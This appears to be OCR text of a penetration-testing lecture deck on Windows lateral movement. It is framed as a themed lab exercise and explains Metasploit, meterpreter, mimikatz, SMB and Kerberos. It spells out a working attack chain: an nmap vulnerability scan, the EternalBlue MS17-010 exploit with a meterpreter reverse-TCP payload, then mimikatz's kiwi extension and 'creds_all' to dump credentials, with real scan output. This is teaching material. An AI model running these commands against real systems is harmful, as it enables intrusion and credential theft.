

WINDOWS LATERAL MOVEMENT

Lateral Movement

- Explore and map the network
- Credential dumping and privilege escalation
- Gain access to sensitive data




Scenario: Derivative Local Admin




Help Hermione to take something from Draco's PC

What is Metasploit?



- Find vulnerabilities
- Enter in the system using them
- Check the security of a system
- Ready-to-use tools:
  - Vulnerability exploit
  - Network exploit
  - Payloads

First exploit



Hermione's PC

- nmap -- script vuln 192.168.125.31
- use exploit/windows/smb/ms17_010_eternalblue
- set payload windows/x64/meterpreter/reverse_tcp
- load kiwi
- creds_all

```
root@kali:~# nmap --script vuln 192.168.125.31
Starting Nmap 7.70 ( https://nmap.org ) at 2020-08-19 16:44 EDT
Nmap scan report for 192.168.125.31
Host is up (0.00041s latency).
Not shown: 990 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
|_ssl-ccs-injection: No reply from server (TIMEOUT)
|_sslv2-drown:
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
MAC Address: FA:16:3E:60:1A:25 (Unknown)

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

smb-17-010

- Server Message Block: Windows protocol for sharing in same network
  - Client-server approach
  - Local network and Internet
  - Intraprocess communication: named pipes
- SMBv1 remote code execution vulnerability
- MS17-010: 14-03-2017 patch
- Eternalblue: NSA exploit 12-05-2017 WannaCry

What is kiwi?

- Meterpreter extension for mimikatz

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.1.1 20180925 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter >
```

What is meterpreter?


- Metasploit attack payload
- DLL injection
- Only resides in memory write nothing to disk
- Control target device remotely


What is mimikatz?

- Post exploitation toolkit
- Purpose: learn C and security on Windows
- Dump passwords
- Privilege access
- Ticket Kerberos
- Bypass certificates or private keys

What is Kerberos?

- Authentication protocol client-server
- Trusted Third Party: Key Distribution Server Authentication Server and Ticket Granting Server
- 3 steps: Authentication, Authorization, Service request
- Private key encryption, combined AES/DES
- Join client to Windows Domain: enabling Kerberos instead of NTLM






